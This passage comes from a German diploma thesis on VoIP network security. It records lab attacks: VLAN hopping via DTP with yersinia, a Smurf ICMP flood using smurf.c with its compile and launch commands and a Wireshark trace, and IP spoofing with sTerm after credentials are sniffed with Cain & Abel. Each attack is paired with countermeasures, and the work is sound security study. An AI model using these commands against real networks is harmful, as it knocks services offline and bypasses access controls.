Andrerseits ist auch eine DoS (Denial of Service) Attacke auf die Verfügbarkeit der Hosts, IP-Telefone und VOIP-Server möglich. Während des Floodens setzen die Switche ihre Pfade zueinender auf inaktiv und können keine Daten mehr übertragen. Die im Netzwerk vorhandenen Hosts, IP-Telefone und VOIP-Server können dadurch nicht mehr erreicht werden.

Schema Testlabor-Setup für STP Angriff:



Benennung Angriffe / Analyse:

6.5.1 - VLAN Angriff

Eingesetztes Tool:

yersinia

Downloadlink / Quelle des Tools:
http://www.yersinia.net/download.htm
Das Tool ist ebenfalls in BackTrack3 enthalten

Hinweise zu Installation / Verfügbarkeit:

Das Tool ist in BackTrack3 enthalten.
Installationsanleitung zu BackTrack3 siehe Kapitel 1.5.2

Angriff /Analyse gegen:	**Wert:**
Integrität…………………...	x
Vertraulichkeit……………...	x
Verfügbarkeit………………	x
Schweregrad: (1=leicht 6 =schwer)	
Installation Tool……………	4
Anwendung Tool…………...	5
Erforderliche Vorkenntnisse..	4
Gefahrenpotential: (1= kleine Gefahr, 6= grosse Gefahr)	
Gefahr für Angriffsziel…….	6

Ziel Angriff /Analyse:

Der Angreifer sendet mit dem Tool yersinia DTP (Dynamic Trunking Protocol) Pakete zum Switch, bei welchem die Ports auf „VLAN-Auto-Trunking“ konfiguriert sind. Er täuscht mit diesen DTP Paketen vor, als wäre er auch ein Switch, der VLAN-fähig ist. Der Angreifer kann dann die Broadcast- und Multicast-Nachrichten aller VLANs mitlesen. Ebenfalls nimmt er auch am VLAN Trunking Protocol teil, was ihm die Möglichkeit gibt, die ganze VLAN-Konfiguration zu ändern. So können zum Beispiel neue VLANs erzeugt oder bestehende gelöscht werden. Letzteres ist ein DoS (Denial of Service) Angriff, denn mit dem Löschen bestehender VLANs werden die entsprechend konfigurierten Hosts oder IP-Phones nicht mehr erreichbar sein.

Schutz gegen Angriff / Analyse:

Kommentar:

Leider reichte die Zeit im Rahmen dieser Diplomarbeit nicht aus, um diesen Angriff praktisch auszuführen. Der Vollständigkeit wegen wird dieser Angriff dennoch aufgeführt.

<table>
<tr><td>Benennung Angriffe / Analyse:

DOS PING Flood</td><td rowspan="2">Angriff /Analyse gegen:

Integrität…………………....
Vertraulichkeit……………...
Verfügbarkeit………………</td><td rowspan="2">Wert:

x</td></tr>
<tr><td>Eingesetztes Tool:

smurf.c</td></tr>
<tr><td>Downloadlink / Quelle des Tools:
www.martnet.com/~johnny/exploits/network/smurf.c</td><td rowspan="2">Schweregrad:
(1=leicht 6 =schwer)

Installation Tool……………
Anwendung Tool…………...
Erforderliche Vorkenntnisse..</td><td rowspan="2">

5
5
5</td></tr>
<tr><td rowspan="2">Hinweise zu Installation / Verfügbarkeit:

Smurf.c ist nicht in BackTrack3 enthalten. Nach dem Herunterladen ist das smurf.c wie folgt zu kompilieren:
Gcc smurf.c –o smurf</td></tr>
<tr><td>Gefahrenpotential:
(1= kleine Gefahr, 6= grosse Gefahr)

Gefahr für Angriffsziel…….</td><td>

5</td></tr>
<tr><td colspan="3">Ziel Angriff /Analyse:

Der Angreifer sendet eine grosse Menge ICMP PING Echo Requests an eine Liste bestehender interner Hosts. Die ICMP PING Requests sind gespooft, sie werden also als Source nicht die IP-Adresse des Angreifers beinhalten sondern die IP-Adresse des Angriffszieles. Jeder Host, der einen solchen Echo Request erhält, beantwortet diesen indem er ein Echo Replay zur gespooften Source IP-Adresse sendet. Beim Angriffsziel treffen somit während des Angriffs sehr viele Antworten ein, welche es alle abzuarbeiten gilt. Somit bleibt für andere Aufgaben keine Zeit mehr. Ein so angegriffener VOP Proxy Server wird folglich keine Verbindungsanfragen mehr seiner User entgegen nehmen können oder im besten Fall mit sehr viel Verzögerung. Auch die Weiterleitung der RTP-Pakete bestehender Gespräche wird stoppen oder zumindest sehr viel verzögert und verzerrt bei den VOIP-Terminals eintreffen. Natürlich ist es auch möglich, statt den VOIP-Server einzelne Endgeräte anzugreifen, was aber weit weniger effektiv ist als das Herzstück der Telefonie-Infrastruktur.</td></tr>
<tr><td colspan="3">Schutz gegen Angriff / Analyse:

Switche mit DoS Detektoren verwenden, welche solche Angriffe unterbinden.

ICMP Echo Requests im Netzwerk sperren, nicht auf Broadcast-PING antworten und diese im Router schon gar nicht weiterleiten lassen.

Siehe Massnahmen: PING Flood, Kapitel 8.5.11
Siehe Massnahmen: VLAN und VOIP, Kapitel 8.5.14
Siehe Massnahmen: IDS, Kapitel 8.5.15</td></tr>
<tr><td colspan="3">Kommentar:</td></tr>
</table>

6.6.2 Technik und Funktionsweise

Statt eine Liste mit den IP-Adressen der Hosts zu führen, an welche ICMP PING Echo Requests gesendet werden sollen, kann der Angreifer auch gespoofte ICMP PING Echo Requests an die Broadcast-Adresse senden. Somit wird jeder angeschlossene und aktive Host im Netzwerk diese Nachricht erhalten und der gespooften Source-IP-Adresse antworten. Ein Angriff via die Broadcast-Adresse nutzt also das ganze Potential sämtlicher Hosts im Netzwerk und ist dadurch sehr effektiv. Vielfach werden aber genau deswegen die Hosts im Netzwerk so konfiguriert, dass sie nicht auf PING's, welche via Boradcast-Adresse kommen, antworten. Auch können die Router in Netzwerk so konfiguriert werden, dass sie die ICMP PING Echo Requests nicht weiterleiten, wenn diese an eine Broadcast-Adresse gerichtet sind. Sollten diese zwei Sicherheitsmassnahmen im Netzwerk des Angriffszieles vorhanden sein, kann sich der Angreifer immer noch eine grosse Liste mit IP-Adressen, welche im Netzwerk vorkommen, zusammenstellen und für den Angriff somit gleichwohl das Potential aller Hosts nutzen.

6.6.3 Ausgangssituation, Ablauf und Bedingungen für Angriff

Der Angreifer beabsichtigt den Gateway anzugreifen. Bei erfolgreichem Angriff sind somit weder Internet- noch VOIP-Verbindungen nach extern und von aussen nach innen möglich.
Dazu muss der Angreifer die ICMP Echo Request's mit gespoofter Source-IP-Adresse des Gateways senden.

Bemerkung:
Obschon smurf.c nicht in BackTrack3 enthalten ist, wird es aus dem Terminalfenster von BackTrack3 heraus gestartet. Smurf.c wurde zuvor nach BackTrack3 herunter geladen, entpackt und kompiliert. BackTrack3 bietet eine Menge vorinstallierter Pakete und Hilfsprogramme, die für viele Angriffe zwingend nötig sind.
Somit bietet BackTrack3 eine vorinstallierte Basis für weitere linuxbasierte Angriff-Tools, welche selbst nicht in BackTrack3 enthalten sind.


Im Terminalfenster von BackTrack 3 wird smurf.c gestartet und der Angriff mit folgenden Argumenten aufgerufen.
„smurf 10.1.1.1 list.txt 100000 10 960“

Die Werte im Einzelnen stehen wie folgt für:

smurf	Aufruf Programm
10.1.1.1.	Gespoofte IP-Adresse des Angriffziels
list.txt	Liste der Hosts, an welche PING's gesendet werden sollen (auch Broadcast)
100000	Anzahl zu sendender ICMP Echo Requests
10	Zeit in Millisekunden zwischen den einzelnen
960	Grösse des Paketes



Untenstehender Wireshark-Trace zeigt die ICMP PING Echo Requests mit der gespooften Source-IP-Adresse 10.1.1.1. Im unteren Fenster unter „Ethernet II“ ist zu sehen, dass diese Pakete jedoch von der virtuellen Maschine (Vmware…) aus gesendet worden war, auf welcher BackTrack 3 installiert ist. In Paket Nr. 5830, 5833, 5837, 5840 und 5843 antworten die Hosts mittels ICMP Echo Reply und senden die Pakete dadurch ans Angriffsziel. Innert wenigen Sekunden nach dem Starten des Angriffs waren weder abgehende noch ankommende Verbindungen über den Gateway 10.1.1.1 möglich. Dieser war mit dem Abarbeiten der enormen Menge an ICMP Echo Replays so beschäftigt, dass er während des Angriffes keine anderen Aufgaben erledigen konnte. Selbst nachdem der Angriff beendet worden war, konnte über den Gateway nicht kommuniziert werden. Ein Reboot des Gateways musste vorgenommen werden, um wieder über diesen kommunizieren zu können.



No.	Time	Source	Destination	Protocol	Info
5828	15.859171	10.1.1.1	10.1.1.201	ICMP	Echo (ping) request
5829	15.859817	10.1.1.1	10.1.1.201	ICMP	Echo (ping) request
5830	15.860335	10.1.1.201	10.1.1.1	ICMP	Echo (ping) reply
5831	15.863153	10.1.1.1	10.1.1.201	ICMP	Echo (ping) request
5832	15.863779	10.1.1.1	10.1.1.201	ICMP	Echo (ping) request
5833	15.864341	10.1.1.201	10.1.1.1	ICMP	Echo (ping) reply
5834	15.867288	10.1.1.1	10.1.1.1	ICMP	Echo (ping) request
5835	15.871146	10.1.1.1	10.1.1.121	ICMP	Echo (ping) request
5836	15.871810	10.1.1.1	10.1.1.121	ICMP	Echo (ping) request
5837	15.874066	10.1.1.121	10.1.1.1	ICMP	Echo (ping) reply
5838	15.875161	10.1.1.1	10.1.1.129	ICMP	Echo (ping) request
5839	15.875888	10.1.1.1	10.1.1.129	ICMP	Echo (ping) request
5840	15.877116	10.1.1.129	10.1.1.1	ICMP	Echo (ping) reply
5841	15.879218	10.1.1.1	10.1.1.151	ICMP	Echo (ping) request
5842	15.879861	10.1.1.1	10.1.1.151	ICMP	Echo (ping) request
5843	15.880050	10.1.1.151	10.1.1.1	ICMP	Echo (ping) reply
5844	15.883159	10.1.1.1	10.1.1.141	ICMP	Echo (ping) request

6.6.4 Folgende Auswirkungen und Gefahren für das Angriffsziel gehen von diesem Angriff aus

Mit dem Flooden können einzelne IP-Telefone oder der VOIP-Server selbst angegriffen werden. Die enorm grosse Anzahl der antwortenden Hosts wird dazu führen, dass das Angriffsziel seinen normalen Aufgaben nicht mehr nachkommen kann oder dies nur mit sehr grosser Verzögerung. Verwerfen der anstehenden RTP-Pakete bis hin zum Systemabsturz sind die Folgen dieses Angriffes.

Benennung Angriffe / Analyse:	**Angriff /Analyse gegen:**	**Wert:**
IP Spoofing	Integrität…………………...	x
	Vertraulichkeit……………...	x
Eingesetztes Tool: sTerm.exe	Verfügbarkeit………………	x
Downloadlink / Quelle des Tools: http://www.oxid.it/sterm.html	**Schweregrad:** (1=leicht 6 =schwer)	
Hinweise zu Installation / Verfügbarkeit: Das Tool ist nicht in BackTrack3 enthalten. Die Installation ist menügeführt.	Installation Tool……………	3
	Anwendung Tool…………...	4
	Erforderliche Vorkenntnisse..	4
	Gefahrenpotential: (1= kleine Gefahr, 6= grosse Gefahr)	
	Gefahr für Angriffsziel…….	5

Ziel Angriff /Analyse:

Mit IP Spoofing täuscht der Angreifer eine falsche Identität vor. Somit kann er unberechtigt trotzdem Zugriff zu Netzwerken und VOIP-Servern erhalten. Oftmals ist der Zugang zu diesen Infrastrukturen mittels Firewall oder Paketfiltern gesichert, so dass nur User mit bestimmter IP-Adresse Zugang zu diesen Elementen haben.
Sehr oft werden auch die Managementzugänge der Router, Switch, Gateways oder VOIP-Server so gesichert, dass nur eine einzige IP-Adresse (Administrator) berechtigt ist, via remonte auf diese Komponente zuzugreifen. Hat der Angreifer Zugang zum angegriffenen Netzwerk oder zur Netzwerkkomponente erlangt, kann er im ungeschützten Bereich seine Angriffe ungehindert weiterführen.

Schutz gegen Angriff / Analyse:

Siehe Massnahmen: IP-Spoofing, Kapitel 8.5.7
Siehe Massnahmen: VLAN und VOIP, Kapitel 8.5.14

Kommentar:

6.7.2 Technik und Funktionsweise

Im Header eines jedes IP-Paketes ist die Source-IP-Adresse enthalten. Somit kann festgestellt werden, von wem das IP-Paket gesendet worden war. Dieser Header lässt sich jedoch mit einfachem Aufwand fälschen, so dass eine andere Source-IP-Adresse vorgetäuscht werden kann. Sicherheitsmassnahmen wie eine Authentifizierung, welche lediglich darauf beruht, die Source-IP-Adresse zu prüfen, werden somit problemlos umgangen.

6.7.3 Ausgangssituation, Ablauf und Bedingungen für Angriff


Der Angreifer beabsichtigt, Zugriff auf die Managementkonsole des Switches 10.1.1.1191 zu erlangen.
Er weiss weder Passwort, noch dass der Switch auf der Managementkonsole nur mit einer bestimmten IP-Adresse Zugang gewährt.

Da der Angreifer das Passwort des Managementzuganges des Switches nicht kennt, muss er zuerst in dessen Kenntnis kommen. Dazu horcht er das Netzwerk mittels Cain & Abel nach Passwörtern ab.


Damit der Angreifer das Netzwerk nach Passwörtern abhorchen kann, muss die Bedingung gegeben sein, in einem geswitchten Netzwerk Daten abhorchen zu können. Siehe Kapitel 1.4.

Wie Passwörter im Netzwerk mittels Cain & Abel abgehorcht werden, wurde schon im Kapitel 2.5.1 vorgestellt.

Von Cain & Abel abgehorchte Zugangsdaten. Auch gut ersichtlich ist von welchem Client auf welchen HTTP Server zugegriffen wurde.



Zur Vollständigkeit wird untenstehend aufgezeigt, dass der Username und das Passwort auch durch eine Wiresharkaufzeichnung hätten ermittelt werden können. Die Daten wurden in Klartext über das Netzwerk gesendet:




Der Angreifer ist somit jetzt im Besitz des Benutzernamen und Passwortes, die es braucht um via Managementkonsole in die Konfiguration des Switches zu kommen. Auch weiss er, mit welcher IP-Adresse auf die Managementkonsole zugegriffen worden ist.


WICHTIGE BEMERKUNG:
Zum Zeitpunkt als obige Aufzeichnung mit Cain & Abel / Wireshark gemacht wurden, war im Switch noch keine IP-Security vorhanden. Diese wurde erst nachträglich wie folgt definiert:

Zugriff zur Managementkonsole ist nur via IP-Adresse 10.1.1.190 möglich.


Somit stünde in der Realität dann in obigen 2 Aufzeichnungen als Client-IP-Adresse nicht 10.1.1.101 sondern 10.1.1.190, denn dies wäre ja der definierte Administrator, der als alleiniger Zugang zur Managementkonsole hätte.
Der Angreifer weiss vorerst nicht, dass ihm nur mit einer bestimmten IP-Adresse Zugang zur Managementkonsole gewährt wird und versucht mit seiner IP-Adresse eine Telnet-Session zum Switch aufzubauen. Er wird vom Switch abgewiesen > Access Denied




Im Wireshark-Trace ist die Zugriffsverweigerung des Switches in Paket 49 zu sehen. Der Switch beendet die Session sofort wieder mit einen FIN Paket an den Angreifer.




Der Angreifer hat in seinen ersten Aufzeichnungen gesehen, dass ein Zugang zur Managementkonsole möglich ist. Im Wissen der möglichen Sicherheitseinstellungen der Switche denkt er sofort an eine eingeschaltete IP-Security im Switch. In den zuvor gemachten Aufzeichnungen hat der Angreifer auch gesehen, mittels welcher IP-Adresse Zugang zur Managementkonsole erreicht wurde.
Somit muss er beim Verbindungsaufbau zum Switch diese IP-Adresse gespooft mitsenden.
Dies wird mittels dem Tool sTerm bewerkstelligt. Unter „IP Spoofing“ trägt er die zu spoofende IP-Adresse ein. Ab diesem Zeitpunkt sendet der Angreifer im Header sämtlicher IP-Pakete die gespoofte IP-Adresse 10.1.1.190 mit.



Ein nochmaliger Verbindungsaufbau des Angreifers sieht jetzt anders aus. Dank der gespooften IP-Adresse ist ihm jetzt Zugang zur Managementkonsole gewährt.



Der akzeptierte Zugang aufgezeichnet mit Wireshark. In Paket Nr. 42 sendet der Switch sofort ein SYN ACK zurück und bestätigt dem Angreifer seine Anfrage welche, er in Paket Nr. 41 gesendet hatte.



No.	Time	Source	Destination	Protocol	Info
39	17.76460	Dell_f0:22:43	Broadcast	ARP	Who has 10.1.1.190? Tell 10.1.1.101
